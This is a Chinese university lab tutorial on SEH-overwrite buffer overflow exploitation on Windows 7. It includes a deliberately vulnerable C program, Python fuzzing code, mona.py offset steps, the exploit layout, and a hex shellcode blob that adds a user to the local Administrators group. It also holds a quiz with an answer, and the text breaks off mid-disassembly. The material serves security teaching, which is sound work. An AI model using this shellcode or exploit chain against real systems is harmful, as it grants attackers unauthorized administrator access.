

从零开始学习软件漏洞挖掘系列教程第三篇：利用 SEH 机制

Exploit it

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科网络/信息安全专业
- 相关课程及专业： 计算机网络,信息安全
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

2 实验目的

在传统的缓冲区溢出中，我们可以通过覆盖返回地址以跳转到 shellcode。但并不是所有的溢出都是那么简单的。比如当程序有 GS 保护的情况下，我们不能直接覆盖返回地址。今天，我们将看到另一种使用异常处理机制的漏洞利用技术。该技术可以绕过 GS 的保护。通过该实验我们了解覆盖 SEH 绕过 GS 的漏洞利用技术。

3 预备知识

1. 关于程序异常处理的一些基础知识

什么是异常处理例程？一个异常处理例程是内嵌在程序中的一段代码，用来处理在程序中抛出的异常。一个典型的异常处理例程如下所示：

```
try {  
    //run stuff. If an exception occurs, go to code }  
catch {  
    // run stuff when exception occurs  
}
```

Windows 中有一个默认的 SEH（结构化异常处理例程）捕捉异常。如果 Windows 捕捉到了一个异常，你会看到“XXX 遇到问题需要关闭”的弹窗。这通常是默认异常处理的结果。很明显，为了编写健壮的软件，开发人员应该要用开发语言指定异常处理例程，并且把 Windows 的默认 SEH 作为最终的异常处理手段。当使用语言式的异常处理（如：try...catch），必须要按照底层的操作系统生成异常处理例程代码的链接和调用（如果没有一个异常处理例程被调用或有效的异常处理例程无法处理异常，那么 Windows SEH

将被使用（`UnhandledExceptionFilter`）。所以当执行一个错误或非法指令时，程序将有机会来处理这个异常和做些什么。如果没指定异常处理例程的话，那么操作系统将接管异常和弹窗，并询问是否要把错误报告发送给 MS。

异常处理包括两个结构

Pointer to next SHE record 指向下一个异常处理

Pointer to Exception Handler 指向异常处理函数

4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Windbg, ImmunityDebugger, python2.7, mona.py

Windbg 是在 windows 平台下，强大的用户态和[内核](#)态调试工具

Immunity Debugger 软件专门用于加速漏洞利用程序的开发，辅助漏洞挖掘以及恶意软件分析

python 是一种面向对象、解释型计算机程序设计语言

mona.py 是由 corelan team 整合的一个可以自动构造 Rop Chain 而且集成了

metasploit 计算偏移量功能的强大挖洞辅助插件'

【注】 本实验成功与否与实验环境，工具等相关。

5 实验步骤

首先我们对目标程序进行尝试溢出，看看是否能够覆盖到 SEH,然后计算多少个字符可以覆盖到 SEH,寻找合适的 POP POP RETN 序列和 SHELLCODE 构造我们的 Exploit。

我们的任务分为 3 个部分：

1. 尝试溢出。
2. 定位溢出点。

3. 构造利用。

5.1 实验任务一

前言 下面是我写的有漏洞程序的源码

```
//by www.netfairy.net
#include<windows.h>
#include<string.h>
#include<stdio.h>
void test(char *str)
{
    char buf[8];
    strcpy(buf,str);
}

int main()
{
    FILE *fp;
    int i;
    char str[30000];
    LoadLibrary("C:\\\\Netfairy.dll");
    if((fp=fopen("C:\\\\test.txt","r"))==NULL)
    {
        printf("\\nFile can not open!");
        getchar();
        exit(0);
    }
    for(i=0;;i++)
    {
        if(!feof(fp))
        {
            str[i]=fgetc(fp);
```

```
    }  
    else  
    {  
        break;  
    }  
}  
test(str);  
  
fclose(fp);  
getchar();  
return 0;  
}
```

【注】本有漏洞的程序名为 test.exe,在 C 盘下可以找到.

任务描述：使用恶意构造的文件溢出目标程序并计算溢出点

当我们拿到一个软件，正常情况下，我们先试试能不能溢出利用它。利用下面 python 代码试试

```
filename="C:\\test.txt"#待写入的文件名  
  
myfile=open(filename,'w') #以写方式打开文件  
  
filedata="A"*50000 #待写入的数据  
  
myfile.write(filedata) #写入数据  
  
myfile.close() #关闭文件
```


这里产生 50000 个 A，运行这 python 代码，在 C 盘下会产生 5000 个 A 组成的 test.txt 文件。然后用 windbg 打开程序，执行命令 g，可以看到，windbg 捕获到了异常，再用!exchain 查看 SEH 链

```


Command - C:\Users\Administrator\Desktop\test.exe - WinDbg:6.11.0001.404 X86
ModLoad: 00400000 0040c000 image00400000
ModLoad: 77dc0000 77f40000 ntdll.dll
ModLoad: 76dd0000 76ee0000 C:\Windows\syswow64\kernel32.dll
ModLoad: 76bd0000 76c17000 C:\Windows\syswow64\KERNELBASE.dll
(5a80.2bf8): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=f94f0000 edx=0008e3c8 esi=fffffffe edi=00000000
eip=77e6103b esp=0018fb08 ebp=0018fb34 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
77e6103b cc                int     3
0:000> g
(5a80.2bf8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000041 ebx=7efde000 ecx=003b29dd edx=004080c8 esi=004080c8 edi=00190000
eip=004010a5 esp=00188a10 ebp=0018ff88 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
image00400000+0x10a5:
004010a5 8807                mov     byte ptr [edi],al          ds:002b:00190000=41
0:000> !exchain
0018ff78: 41414141
Invalid exception stack at 41414141
0:000>

```


我们利用超长字符串成功覆盖了 SEH 接下来就是定位溢出点了，也就是多少个字符可以覆盖到 SEH。首先我们用 ImmunityDebugger 的 mona.py 插件产生 50000 个随机字符 !mona pc 50000



然后把找到 pattern.txt 这个文件，把选中的内容去掉。



改名为 test.txt 替换原 C 盘下的 test.txt 文件。然后再次用 windbg 打开我们的 test.exe 程序，输入命令 g 运行崩溃，在输入!exchain 查看异常处理链，如下图




```

Command - C:\test.exe - WinDbg:6.11.0001.404 X86
ModLoad: 76dd0000 76ee0000 C:\Windows\syswow64\kernel32.dll
ModLoad: 76bd0000 76c17000 C:\Windows\syswow64\KERNELBASE.dll
(4498.4374): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=27ad0000 edx=0008e3c8 esi=fffffffe edi=00000000
eip=77e6103b esp=0018fb08 ebp=0018fb34 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
77e6103b cc                int     3
0:000> g
(4498.4374): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000004d ebx=7efde000 ecx=003329d5 edx=004080c8 esi=004080c8 edi=00190000
eip=004010a5 esp=00188a10 ebp=0018ff88 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
image00400000+0x10a5:
004010a5 8807                mov     byte ptr [edi],al             ds:002b:00190000=41
0:000> !exchain
0018ff78: 4d366e4d
Invalid exception stack at 356e4d34
0:000>

```

可以看到 Pointer to next SHE record 被覆盖为 0x356e4d34，也就是字符串 5nM4 因为因为这是小序存放，所以反过来就是 4Mn5

我们打开 ImmunityDebugger 在命令行输入!mona pattern_offset 4Mn5



```

4D366E4D [00:34:33] Access violation when executing [4D366E4D]
0BADF00D Looking for 4Mn5 in pattern of 500000 bytes
0BADF00D - Pattern 4Mn5 found in cyclic pattern at position 9764
0BADF00D Looking for 4Mn5 in pattern of 500000 bytes
0BADF00D - Pattern 5nM4 not found in cyclic pattern (uppercase)
0BADF00D Looking for 4Mn5 in pattern of 500000 bytes
0BADF00D - Pattern 5nM4 not found in cyclic pattern (lowercase)
0BADF00D
[+] This mona.py action took 0:00:00.996000

!mona pattern_offset 4Mn5

```

来源: <http://www.netfairy.net>

由上图可知我们可以知道 4Mn5 出现在 9764 位置，所以理论上我们填充 9764 个字符就可以覆盖到 Pointer to next SHE record 了，但是我最了一下测试发现 9764 个字符没有覆盖到 Pointer to next SHE record。难道我们计算有错？其实不是的，我们刚才产生了 50000 个随机字符对吧？我发现这 50000 个字符每隔 20280 就循环一次，所以我们需要覆盖 9764 + 20280 个字符才可以覆盖到 Pointer to next SEH record，因此我们把前面的 python 代码改成下面这样

```
filename="C:\\test.txt"#待写入的文件名
```


```
myfile=open(filename,'w') #以写方式打开文件
```

```
filedata="A"*30044 #待写入的数据
```

```
myfile.write(filedata) #写入数据
```

```
myfile.close() #关闭文件
```

重新产生 test.txt 文件，然后用 ImmunityDebugger 打开 test.exe 程序并运行，程序出现异常，此时看 0x18ff78 这个地址，我们发现 AAAAAA 还差 20 个字符覆盖到 Pointer to next SHE record



0018FF50	41414141	AAAA	
0018FF54	41414141	AAAA	
0018FF58	41414141	AAAA	
0018FF5C	41414141	AAAA	
0018FF60	41414141	AAAA	
0018FF64	0018FFFF		
0018FF68	C0000005	□..?	
0018FF6C	41414141	AAAA	
0018FF70	41414141	AAAA	
0018FF74	001885E8	继续□.	
0018FF78	0018FFFF		Pointer to next SEH record
0018FF7C	004030A8	??.	SE handler
0018FF80	004070C0	继续□.	2.004070C0
0018FF84	00000000	

来源: <http://www.netfairy.net>

因此我们把前面的 python 代码的这句

filedata="A"*30044 #待写入的数据 改成 filedata="A"*30064 #待写入的数据。再次用 ImmunityDebugger 运行 test.exe

Address	Value	Comment
0018FF54	41414141	AAAA
0018FF58	41414141	AAAA
0018FF5C	41414141	AAAA
0018FF60	41414141	AAAA
0018FF64	41414141	AAAA
0018FF68	41414141	AAAA
0018FF6C	41414141	AAAA
0018FF70	41414141	AAAA
0018FF74	41414141	AAAA
0018FF78	76DE33FF	32-bit Pointer to next SEH record
0018FF7C	41414100	.AAAA SE handler
0018FF80	41414141	AAAA
0018FF84	41414141	AAAA
0018FF88	41414141	AAAA
0018FF8C	76DE33FF	32-bit kernel32.76DE33FF
0018FF90	7EFDE000	.7EFDE000
0018FF94	0018FFD4	?0018FFD4
0018FF98	77DF9F72	77DF9F72 RETURN to ntdll.77DF9F72
0018FF9C	7EFDE000	.7EFDE000
0018FFA0	75A1D565	e75A1D565
0018FFA4	00000000
0018FFA8	00000000
0018FFAC	7EFDE000	.7EFDE000
0018FFB0	00000000
0018FFB4	00000000
0018FFB8	00000000
0018FFBC	0018FFA0	?0018FFA0
0018FFC0	00000000
0018FFC4	FFFFFFFF	FFFFFFFF
0018FFC8	77F27155	77F27155 ntdll.77F27155

[41414141] - use Shift+F7/F8/F9 to pass exception to program

可以看到刚好能覆盖到地址 0x18ff78，也就是 Pointer to next SHE record ok,定位完成。

【注】本实验与环境关系很大，可能你做的跟我的不完全一样，大家随机应变。学会思路就行。

5.1.1. 练习



关于覆盖 SEH，下列说法正确的是？【单选题】

- 【A】我们可以覆盖 SHE 那么一定也可以覆盖返回地址并利用
- 【B】覆盖 SEH 中我们只需要覆盖 Pointer to next SEH record
- 【C】如果程序没有写异常处理那么就不能利用 SEH

【D】需要用 POP POP RETN 序列的地址覆盖 Pointer to Exception Handler

答案：D

5.2 实验任务二

任务描述：构造我们的利用代码。

1 由前面可知我们填充 30044 个字符就可以覆盖到 Pointer to next SHE record

。seh 利用的格式是

30064 填充物+ "\xEB\x06\x90\x90" +pop pop retn 指令序列地址+shellcode

我这里给出一个在 Windows 7 64 位 sp1 下可用的 shellcode

//添加用户 shellcode


```
"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\  
  
    "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\  
  
    "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\  
  
    "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\  
  
    "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\  
  
    "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\  
  
    "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\  
  
    "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\  
  
    "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\  
  
    "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\  
  
    "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\  
  
    "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\  
  
    "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"
```

还差 `pop pop retn` 序列就行了，其实我觉得最难的就是找 `pop pop retn` 序列，如果在 `xp` 下倒不是什么问题，win7 以上微软加入了各种安全保护措施，如 `safeseh`。这就是为什么前面程序代码中我加入了

```
LoadLibrary("C:\\Netfairy.dll");
```

因为系统的 `dll` 基本上都有 `safeseh`，所以我们需要找到一个没有 `safeseh` 的模块，它就是 `Netfairy.dll`，并且这个模块有 `pop pop retn` 序列。

下面说下怎么在 `Netfairy.dll` 查找 `pop pop retn`。首先用 ImmunityDebugger 载入 `test.exe` 程序并运行，出现异常后点工具栏的按 `Atl+M`



哈哈，看到我们的 `netfairy.dll` 模块了吧，然后

The screenshot displays the Immunity Debugger interface. The top pane shows a memory dump with columns for address, hex, ASCII, and comments. The bottom pane shows the disassembly of the selected memory region.

Memory Dump (Top Pane):



Address	Hex	ASCII	Comments
00408000	00004000	Driver	.data data
004E0000	0000B000		
005E0000	00004000		
00710000	00003000		
00720000	00012000		
008A0000	00003000		
008B0000	00181000		
00A40000	0013D000		
50020000	00001000	Netfairy	PE header
50021000	0001C000	Netfairy	CODE code
5003D000	00001000	Netfairy	DATA data
5003E000	00001000	Netfairy	BSS
5003F000	00001000	Netfairy	.idata impo
50040000	00001000	Netfairy	.edata expo
50041000	00002000	Netfairy	.reloc relo
50043000	00003000	Netfairy	.rsrc reso
74070000	00008000		
74080000	0005C000		
740E0000	0003F000		
75490000	00001000	CRYPTBAS	PE h
75491000	00008000	CRYPTBAS	.text code
75499000	00001000	CRYPTBAS	.data
7549A000	00001000	CRYPTBAS	.rsrc reso
7549B000	00001000	CRYPTBAS	.reloc data
754A0000	00001000	SspiCli	PE h
754B0000	00016000	SspiCli	.text code
754D0000	00001000	SspiCli	.data data
754E0000	00001000	SspiCli	.rsrc reso

Disassembly (Bottom Pane):

Address	Hex	Disassembly
50021000	04 10	ADD AL, 10
50021002	0250 03	ADD DL, 03
50021005	07	POP ES
50021006	42	INC EDI
50021007	6F	OUTS DX, [EDI]
50021008	6F	OUTS DX, [EDI]
50021009	6C	INS BYTE [EDI], AL
5002100A	65:61	POPAD
5002100C	6E	OUTS DX, [EDI]
5002100D	0100	ADD DWORD [EDI], 0100
5002100F	0000	ADD BYTE [EDI], 0000
50021011	0001	ADD BYTE [EDI], 0001
50021013	0000	ADD BYTE [EDI], 0000
50021015	0000	ADD BYTE [EDI], 0000
50021017	1002	ADC BYTE [EDI], 1002
50021019	50	PUSH EAX
5002101A	05 46616C73	ADD EAX, 05 46616C73
5002101F	65:04 54	ADD AL, 54
50021022	72 75	JB SHORT 72 75
50021024	65:8D40 00	LEA EAX, 65:8D40 00
50021028	2C 10	SUB AL, 10
5002102A	0250 0A	ADD DL, 0A
5002102D	06	PUSH ES
5002102E	53	PUSH ESI
5002102F	74 72	JE SHORT 74 72
50021031	696F 67 3810025	IMUL EBP, 696F 67 3810025
50021038	0B0A	OR ECX, 0B0A
5002103A	57	PUSH EDI
5002103B	696465 53 74726	IMUL ESI, 696465 53 74726
50021043	67:48	DEC EAX
50021045	1002	ADC BYTE [EDI], 1002
50021047	50	PUSH EAX
50021048	0C 07	OR AL, 07
5002104A	56	PUSH ESI
5002104B	61	POPAD
5002104C	72 69	JB SHORT Netfairy.500210B7
5002104E	61	POPAD
5002104F	6E	OUTS DX, BYTE PTR ES:[EDI]

Context Menus:

- Memory Dump Context Menu:**
 - Actualize
 - View in Disassembler (highlighted with a red arrow)
 - Dump in CPU
 - Dump
 - Search (Ctrl+B)
 - Set break-on-access (F2)
 - Set memory breakpoint on access
 - Set memory breakpoint on write
 - Remove memory breakpoint
 - Set access
 - Copy to clipboard
 - Sort by
 - Appearance
- Disassembly Context Menu:**
 - Backup
 - Copy
 - Binary
 - Assemble (Space)
 - Label
 - Comment
 - Add Header
 - Modify Variable
 - Breakpoint
 - Run trace
 - New origin here (Ctrl+Gray *)
 - Go to
 - Follow in Dump
 - Search for
 - Name (label) in current module (Ctrl+N)
 - Name in all modules
 - All Commands in all modules
 - All sequences in all modules
 - Command (Ctrl+F)
 - Sequence of commands (Ctrl+S) (highlighted with a red arrow)
 - Constant
 - Binary string (Ctrl+B)
 - All intermodular calls
 - All commands
 - All sequences
 - All constants
 - All switches



看到了吧，0x50021344 有我们想要的 pop pop retn 序列

```
50021344  5E          POP ESI
